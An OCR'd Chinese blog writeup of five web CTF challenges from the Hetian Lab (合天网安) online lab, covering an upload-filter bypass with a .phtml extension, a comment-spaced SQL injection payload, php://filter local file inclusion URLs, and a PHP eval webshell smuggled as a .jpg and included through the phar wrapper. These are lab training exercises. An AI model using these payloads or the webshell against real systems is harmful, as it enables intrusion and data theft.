
合天网安 在线实验 CTF竞赛 writeup（第六周 | 套娃一样的上传、第二十一周 | 你的空格哪去了、第十周 | 试试协议吧、第十一周 | 签到般的包含、第九周 | 试下phpinfo吧）

原创


shu天 于 2021-12-13 10:45:58 发布 139 收藏

分类专栏： ctf 文章标签： ctf web




文章目录


第六周 | 套娃一样的上传



图片上传题目，看描述是要上传php脚本




修改后缀phtml，文件长度为17



flag{0000_0000_0000}

第二十一周 | 你的空格哪去了



空格被过滤，用`/**/`绕过，联合查询，构造

`-1'union/**/select/**/1,flag,3/**/from/**/flag#`

flag{63564494cac7097c}

第十周 | 试试协议吧


利用php://filter 协议读取flag.php的源码http://10.1.1.147:5010/index.php?file=php://filter/convert.base64-encode/resource=flag.php

ZmxhZyBpbiBoZXJlDQo8P3BocCAvL2ZsYWd7YWJkY18xMjM0X3F3ZXJfaGV0aWFufT8+解码得到flag

flag{abdc_1234_qwer_hetian}

第十一周 | 签到般的包含


Include.php




这个上传只能传图片后缀

<?php show_source(__FILE__); ///opt/flag3.txt @$file = $_GET["file"]; if(isset($file)) { if (preg_match('/http|data|ftp|input|%00/i', $file) || strstr($file,"..") !== FALSE || strlen($file)>=70) { echo "
error!

'; } else { include($file.'.php'); } } ?> <?php @eval($_POST['a']);?>写一个php文件，压缩，改后缀jpg
然后利用phar伪协议读取压缩流，包含php木马文件



提示flag在///opt/flag3.txt



flag{whoami_hetianlab_student}

第九周 | 试下phpinfo吧

http://10.1.1.147:5009/?lang=php://filter/convert.base64-encode/resource=…/phpinfo.php

flag{abcd_hetianlab_1234_qwer}